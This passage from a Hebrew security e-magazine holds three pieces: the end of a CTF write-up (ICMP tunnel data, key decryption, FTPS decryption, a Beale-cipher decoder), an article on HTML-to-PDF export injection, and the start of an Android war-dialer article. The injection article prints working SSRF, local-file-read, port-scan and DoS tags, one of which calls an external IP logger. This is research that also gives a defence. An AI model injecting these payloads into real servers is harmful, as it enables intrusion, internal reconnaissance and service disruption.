אז אחרי שעשינו **follow tcp stream** אנחנו רואים שמדובר בתעבורת FTP over SSL על פורט ניהול 990.

בינתיים, נראה שיש יותר מדי תעבורת ICMP אז נבדוק אולי מנסים להשתמש ב-ICMP כ-Tunnel.

להעברת מידע פנימה\החוצה.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2b 40 00 40 01  29 1d c0 a8 c8 86 c0 a8   .T.+@.@. ).......
0020  c8 88 08 00 83 38 0d c2  00 01 2f ac e9 58 00 00   .....8.. ../..X..
0030  00 00 21 2e 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ..!..... ../chall
0040  65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
0050  65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
0060  65 6e                                             en
```

צדקנו, מצאנו קישור שמוביל למפתח פרטי **/challenge3/pkey**.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2c 40 00 40 01  29 1c c0 a8 c8 86 c0 a8   .T.,@.@. ).......
0020  c8 88 08 00 fc be 0d c3  00 01 2f ac e9 58 00 00   ........ ../..X..
0030  00 00 af 31 0f 00 00 00  00 00 73 65 63 72 65 74   ...1.... ..secret
0040  20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74                secret
0050  20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74                secret
0060  20 20
```


מיד לאחר ההודעה עם המפתח יש הודעה עם התוכן **secret**.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2d 40 00 40 01  29 1b c0 a8 c8 86 c0 a8   .T.-@.@. ).......
0020  c8 88 08 00 0c 6c 0d c4  00 01 2f ac e9 58 00 00   .....l.. ../..X..
0030  00 00 ba 34 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ...4.... ../chall
0040  65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
0050  65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
0060  65 6e                                             en
```

מיד לאחר ההודעה עם התוכן **secret** מצאנו עוד הודעה, הפעם עם קובץ Wiki של המוסד בקישור **./challenge3/abcd**. המפתח הפרטי מוצפן בסיסמה, אז נשתמש ב-openssl כדי לפענח אותו, בתקווה שנוכל להשתמש בו כדי לפענח את התעבורה המוצפנת. אולי הסיסמה היא **secret** כיוון שהגיוני שהסיסמה תגיע בהודעה ישר לאחר המפתח הפרטי:

```
root@kali:~/mossad# openssl rsa -in pkey -out pkey_dec
Enter pass phrase for pkey:
writing RSA key
```


הסיסמה אכן הייתה **secret** ועכשיו יש לנו מפתח פרטי RSA מפוענח, אז נקנפג את Wireshark להשתמש בו כדי לפענח את התעבורה המוצפנת (Edit -> Preferences -> Protocols -> SSL -> Edit).




אחרי שקינפגנו את Wireshark הגיע הזמן לחפש דברים מעניינים בתעבורה המוצפנת, אנחנו רואים תעבורת FTP שנועדה להעביר קובץ ולאחר מכן את הפקודה הזו:

```
0000  50 4f 52 54 20 31 39 32  2c 31 36 38 2c 32 30 30   PORT 192 ,168,200
0010  2c 31 33 34 2c 31 38 33  2c 39 38 0d 0a           ,134,183 ,98..
```

פקודה זו נועדה לקבוע פורט בו יעבור הקובץ 46946 (**183*256+98**), אז נוסיף גם אותו לקונפיגורציה של הפיענוח וננסה להבין איזה קובץ עבר דרכו:



סיימנו לקנפג את Wireshark עכשיו נבדוק איזה קובץ עבר בעזרת הפילטר **"tcp.port == 46946"** ו-**follow ssl stream**:



חדי העין יבחינו שמדובר בקובץ **xlsx**, אלה שלא, יוכלו תמיד להשתמש ב-**file** ויקבלו את התשובה **Microsoft Excel 2007+**. כעת נחליף את ה-Show and save data as ל-**Raw** ונשמור את הקובץ בשם **message.xlsx**.

	A	B	C	D	E	F	G	H
1	item	price						
2	Milk	12723						
3	Bread	6027						
4	Honey	38793						
5	Butter	3909						
6	Eggs	18239						
7	Tomatoes	36670						
8	Ice cream	19190						
9	Broccoli	6576						
10	Asparagus	27775						
11	Yogurt	8840						
12	Apples	865						
13	Cheese	12605						
14	Pita Bread	30937						
15	Sugar	10877						
16	Flour	38804						
17	Cookies	30223						
18								

הקובץ נראה כמו רשימת קניות, אך המחירים גבוהים מדי בשביל להיות המחירים של המצרכים... אולי אלו המיקומים של האותיות בטקסט של המוסד (צופן ביל), נכתוב קוד קצר שינסה לחלץ את הטקסט עם הצופן הזה.


```
from openpyxl import load_workbook

wb = load_workbook('message.xlsx', read_only=True)
ws = wb.get_active_sheet()

result = []
with open('abcd', 'r') as abcd_file:
    abcd = abcd_file.read()
    for price in map(lambda r: r[1].value, list(ws.rows)[1:]):
        result.append(abcd[price])

print "".join(result)
```

התוצאה היא **/challenge3/a2fd** שזהו הקישור לסוף המשימה, סיימנו את האתגר!

סיכום

האתגר היה מגוון מאוד ודרש ידע בכמה וכמה תחומים. כגון: Web Application Security, Reverse Engineering, Operation Systems, תכנות רשתות ועוד. נראה כי הוא עבד כמו שצריך גם כשמספר המשתמשים שהשתתפו בו היה רב.

אנו מקווים שנהנתם מקריאת המאמר לפחות כפי שאנו נהננו לפתור את האתגר ☺ בתקווה שיהיו אתגרים נוספים כאלה בעתיד...



קישורים בנושא

- https://github.com/zed-0xff/zsteg
- https://pypi.python.org/pypi/uncompyle6/
- https://support.citrix.com/article/CTX116557
- https://en.wikipedia.org/wiki/ICMP_tunnel
- https://en.wikipedia.org/wiki/Beale_ciphers
- https://openpyxl.readthedocs.io/en/default/

על המחברים

- **D4D:** עוסק בתחום ה-Reverse Engineering - בחברת IronSource במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
  - או באתר: www.cheats4gamer.com
  - או בכתובת האימייל: llcashall@gmail.com.

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

משטחי תקיפה בעת יצוא ל-PDF

מאת ינון שקדי

הקדמה

מתי בפעם האחרונה גלשתם באינטרנט ונתקלתם בכפתור "Export to PDF"?

הפיטצ'ר שנמצא מאחורי הכפתור, גרם לי לסקרנות רבה, בעקבות העובדה שהוא נהיה פופולרי בשנים האחרונות וניתן למצוא אותו במגוון רחב של אתרים. החל ממערכות פיננסיות, רשתות חברתיות ועד לאתרי תוכן כמו ויקיפדיה. (מוזמנים לבדוק את האתר של הבנק שלכם).

במספר בדיקות חדירות שביצעתי, נתקלתי במצב בו יש לי שליטה על חלק מהתוכן שחוזר אליי בקובץ ה-PDF. הדבר הוביל אותי להרהר במחשבות רבות, כגון: מה התהליך שמתבצע בשרת? האם העובדה שקלט שלי מעורב בתהליך מרחיב את מרחב התקיפה? מתי סוף סוף תהיה לי חברה?
במאמר זה אנסה לשפוך אור על שתי השאלות הראשונות.


תהליך ההמרה

כאשר שרת ממיר מידע לפורמט PDF, בדרך כלל התהליך הבא מתבצע בשרת האפליקציה:

1. השרת מקבל את המידע הדינאמי ישירות מהמשתמש \ ממסד הנתונים.
2. מכניס את המידע לתוך Template של HTML *.
3. שולח את ה-HTML המכיל בתוכו את המידע הדינמאי לספרייה חיצונית.
4. הספריה החיצונית מקבלת את ה-HTML, עושה את הקסם, ומחזירה קובץ PDF.
5. הלקוח מוריד את קובץ ה-PDF.

* יש לשים לב שבחלק מהמקרים, השרת מוריד את ה-HTML במלואו מהאתר עצמו, באמצעות בקשת HTTP לעצמו (לצורך העניין, עמוד הפרופיל של המשתמש).

כך נראה תהליך לגיטימי של ייצוא מידע ל-PDF:



כמו-כן, החלק המעניין ביותר בתהליך הייצוא, הוא שלב 4, בו הספריה החיצונית מבצעת המרה של HTML ל-PDF. במהלך המחקר גיליתי שיש שחקנים רבים בשוק המרות ה-HTML ל-PDF וחיפוש גוגל של "HTML 2 PDF" יחשוף אתכם לחברות רבות שמבטיחות שעושות את זה בצורה הטובה ביותר.

וקטור התקיפה

תהליך ההמרה למעשה לוקח מסמך HTML, מפרסר את כל התגיות בתוכו וממיר כל אחת מהן לאובייקט PDF מתאים. הספריות הנפוצות תומכות בתגי HTML רבים וחלקן אף תומך ב-CSS ו-JavaScript. הן בעצם מממשות לוגיקה של Browser בצד השרת. עם הבנה זו, נסו לחשוב לרגע על התרחיש הבא: מה יקרה אם תוקף יזריק תגית HTML זדונית לתוך תהליך ההמרה?

במידה והשרת לא מקודד כראוי את ה-Input שמגיע מהמשתמשים, הוא יהיה חשוף לתקיפות רבות. בין התקיפות שניתן לבצע באמצעות ההזרקה:


1. <u>הורדת קבצים מהשרת (Arbitrary File Download):</u>

אחת מהחולשות המסוכנות ברחבי האינטרנט, היא האפשרות של לקוח להוריד קובץ כרצונו מהשרת. סיטואציה זו מהווה חור אבטחתי חמור, מכיוון שהיא מאפשרת לתוקף להוריד מידע רגיש מהשרת, כמו: קבצי לוג המכילים מידע אודות המשתמשים, קבצי קונפיגורציה המכילים Connection Strings ומפתחות הצפנה ואף קבצים אישיים של משתמשים. אם אנו מסוגלים להזריק תגית HTML לתהליך ההמרה, בספריות מסוימות, אנחנו יכולים להוריד קובץ כרצוננו מהשרת.


עבור ניצול זה, ניתן להשתמש בתגיות הבאות:

- IFRAME
- OBJECT
- font (CSS)


תהליך זדוני של ייצוא מידע ל-PDF, בו התוקף מוריד קובץ רגיש מהשרת יראה כך:



דוגמא מהעולם האמיתי - בקשת ה-HTTP:



תשובת ה-PDF:



[קובץ ה-PDF המכיל בתוכו קובץ רגיש מהשרת]

2. <u>חשיפה של הרשת הפנימית (SSRF על סטרואידים):</u>

לעיתים, במהלך בדיקת חדירות בתצורת Black Box, לאחר חשיפה של מספר ממצאים, אני מגיע למבוי סתום. בחלק גדול מהמקרים, מה שמפריד אותי מהתקדמות משמעותית זה חוסר היכולת לחשוף מידע פנימי על השרת ועל הרשת הפנימית.

חולשת ה-"Export Injection", בכל הספריות, יכולה לעזור למטרה זו ונותנת לנו את האפשרות להשיג מידע רב.


מספר טכניקות שחשבתי עליהן:

סריקת פורטים פנימית:

- לפי ה-Delay של התשובה משרת האפליקצייה, ניתן להבין אם הפורט פתוח או סגור. לצורך העניין, תוקף ינסה להזריק תגית IMG, שה-Source שלה הוא כתובת IP של מכונה ברשת הפנימית, בפורט שאותו ירצה לסרוק.
- כאשר השרת יטפל בתגית ה-IMG, הוא יצור בקשת HTTP מול המשאב המבוקש. בקשה זו תשען על TCP Connection שהספריה החיצונית תנסה ליצור מול ה-Host וה-Port המבוקשים. ההתנהגות תמיד תהיה כזו,שאם היעד מחזיר RST, יתבצעו עוד מספר נסיונות לבצע TCP Connection עם Delay קטן ביניהם.


כל התהליך הזה ישתקף לתוקף ב-Delay הכללי ביצירת קובץ ה-PDF:

- <imgsrc="http://127.0.0.1:445"/> - יגרום ל-Delay של 3.2 שניות (הפורט פתוח).
- <imgsrc="http://127.0.0.1:666"/> - יגרום ל-Delay של 5.2 שניות (הפורט סגור).



גישה למשאבים פנימיים:


- ניתן להשתמש באובייקטי ה-object\iframe\frame בכדי לנצל את ההתנהגות ה"דפדפנית" של הספריות החיצוניות, על מנת לגשת למשאבי HTTP ולגרום להם להופיע בתוך קובץ ה-PDF המוחזר. לדוגמא:
- הזרקה של תגית <object data="http://127.0.0.1:8443"/>



גילוי כתובת ה-IP האמיתית של השרת:

- אנחנו יכולים לגרום לשרת לבצע בקשת HTTP לכל כתובת IP ואפילו לשרת בשליטתנו. מצב זה מאפשר לנו לגלות את כתובת ה-IP האמיתית של השרת מאחורי Load Balancer ולעיתים אפילו מאחורי ה-WAF בארכיטקטורות גרועות לא עלינו.
- השתמשתי בשירות האדיב של אתר IP Logger בכדי לגלות את כתובת ה-IP של השרת המותקף. הזרקה של תגית: <imgsrc="https://iplogger.com/113A.gif"/>.

ותיעוד ה-IP:



3. <u>תקיפת מניעת שירות אפקטיבית (DOS):</u>

- החולשה חושפת את השרת לתקיפות DOS שונות. הספריות החיצוניות תומכות בעיבוד של מידע מורכב (תמונות, פונטים ועוד). תוקף עלול לנצל את העניין על מנת לגרום לשרת לעבוד קשה, אם ישלח אחת מהתגיות הבאות:
  - <imgsrc="http://download.thinkbroadband.com/1GB.zip/> - יגרום לשרת להוריד קובץ כבד מאד.
  - <iframesrc="http://example.com/RedirectionLoop.aspx/> - יגרום לאפליקציה להכנס ללולאת HTTP ארוכה.
- כמו-כן, הדרך לבצע תקיפות DOS שונות משתנה מספריה לספריה.


איך להתגונן מפני התקיפה?

ההתגוננות מפני התקיפה הינה פשוטה מאד: בתור קונספט, מפתח לעולם לא אמור להעביר קלט מהלקוח לספריה חיצונית ללא מחשבה. תמיד שאלו עצמכם - "מה תוקף היה עושה?"

במקרה ספציפי זה, יש לקודד את הקלט לפני העברתו לספריות ההמרה. קידוד מסוג HTML Encode אמור לעבוד וימנע את הרוב המוחלט של הניצולים.

<u>ספריות פגיעות:</u>

איך ניתן לדעת באיזו ספריה משתמש האתר הנבדק? פשוט לפתוח את קובץ ה-PDF באמצעות Hex Editor:



	0	1	2	3	4	5	6	0123456
00000000	25	50	44	46	2D	31	2E	%PDF-1.
00000007	34	0A	31	20	30	20	6F	4.1 0 o
0000000E	62	6A	0A	3C	3C	0A	2F	bj.<<./
00000015	54	69	74	6C	65	20	28	Title (
0000001C	FE	FF	29	0A	2F	43	72	..)./Cr
00000023	65	61	74	6F	72	20	28	eator (
0000002A	FE	FF	00	77	00	6B	00	...w.k.
00000031	68	00	74	00	6D	00	6C	h.t.m.l
00000038	00	74	00	6F	00	70	00	.t.o.p.
0000003F	64	00	66	00	20	00	30	d.f. .0
00000046	00	2E	00	31	00	32	00	...1.2.
0000004D	2E	00	33	00	2E	00	32	..3...2
00000054	29	0A	2F	50	72	6F	64	)./Prod
0000005B	75	63	65	72	20	28	FE	ucer (.
00000062	FF	00	51	00	74	00	20	..Q.t.
00000069	00	34	00	2E	00	38	00	.4...8.
00000070	2E	00	37	29	0A	2F	43	..7)./C
00000077	72	65	61	74	69	6F	6E	reation

(נסו לחפש מחרוזות כמו Author, Creator)

רשימת ספריות פגיעות:

Library name	Local File Download	Internal HTTP Resources Access	Port Scanning
Aspose	✓ (Vulnerable)	✓	✓
IText	✗ (Not Vulnerable)	✗	✓
Winnoative	✓	✓	✓
WKHTML	✓	✓	✓
RUNPDF	✓	✓	✓

מסקנות ותובנות

המחקר הצנוע שערכתי אינו מקיף ואינו מכסה את כלל החולשות והבעיות שהשימוש במנגנון הייצוא יכול לחשוף. עם זאת, אני מקווה מאד שהדבר יגביר את הערנות בנוגע לבעיות האבטחה. מרחב התקיפה גדול, יש ספריות רבות שתומכות ב-CSS ו-JavaScript. אשמח לראות מחקרים עתידיים בנוגע לתהליך זה.

על המחבר

ינון שקדי, בודק חדירות וחוקר אבטחת מידע קרוב ל-5 שנים. משתחרר מצה"ל החודש ועובד בחברת Prosecs. לתיקונים, שאלות וכל דבר שעולה על רוחכם ניתן לפנות: inonst@gmail.com או Linkedin

WarDialer בכפות ידיך

מאת עדן ברגר

הקדמה

לפני מספר שבועות התחלתי פרויקט חדש בשם Android WarDialer, הטמעת יכולות WarDialing לאנדרואיד.

Wardialing הינה שיטה למיפוי קווי טלפון שהייתה נפוצה בשנות ה-80 וה-90, בתקופה שטלפוניה הייתה טכנולוגיה עיקרית בתקשורת בין אישית, בין המכונות לעצמן ובין האנשים למכונות.

המטרה שלה, בדומה ל-"ציידי IoT/IoE" היא למצוא מכונות שמאזינות לקווי טלפון והיא עושה זאת ע"י חיוג למספר לא מוכר וניתוק לאחר שני צלצולים (בהנחה שלמכונה לוקח לענות עד שני צלצולים). השימושים הם ע"י חובבנים וחוקרי אבטחה או אנשי תחזוקה של חברות גדולות שרוצים לבדוק/למפות את הטלפוניה בהן. למשך תקופה ארוכה המכשירים היחידים שהיו יכולים לבצע את המשימה היו מרכזיות טלפוניה (מוגדרות מראש למשימה או מתוכנתות מחדש) או מחשבים עם תוכנה וחומרה מתאימה.

בשנת 2009 יצא הפרויקט WarVOX שאוחד אל תוך Metasploit ומשתמש ב-VoIP במקום קו הטלפון.

דרך פעולה:

1. להתקשר למספר מרשימה.
2. לחכות שני צלצולים.
3. לנתק.
4. אם מישהו ענה, לשמור את המספר ולעבור הלאה.
5. אחרת, לעבור הלאה אל המספר הבא.

אם נרצה להגדיל את הסיכויים שזו באמת מכונה נתקשר בשעות נכונות.

תוצאות:

אחרי שמיפינו טווח מספרי טלפון מסוים, אנחנו יכולים להתחיל לבדוק מה עלה בחכתנו, האם זה פקס, שער חשמלי (של מושב או קיבוץ), מכונת קולה, בקרת רמזורים וכן הלאה. בהגדרות יותר מורכבות התוכנה גם תקליט את השיחה שנענתה ואפילו תזהה בעצמה האם מדובר בבן אדם או מכונה וכך לחוקר נשאר רק להאזין להקלטות ולבחון את דרכיו.

סיכונים:

- ספק הטלפון בקלות יוכל להבין שזו תוכנה מחייגת ולא אדם.
- האנשים שיראו שיחה שלא נענתה עשויים לחזור למספר.
- חברות בעלות מספר רב של טלפונים עשויות להתעצבן מסריקה כזו.

על הקוד

הקוד המלא משוחרר בגיטהאב וכתוב בג'אווה, אתן כאן כמה דוגמאות לחלקים ממנו כמו איך להוציא שיחה, איך לנתק אחרי זמן מסוים ואיך להבין האם מישהו ענה. על מנת להבין איך להוציא שיחה צריך להכיר מונח בשם **Intent**.

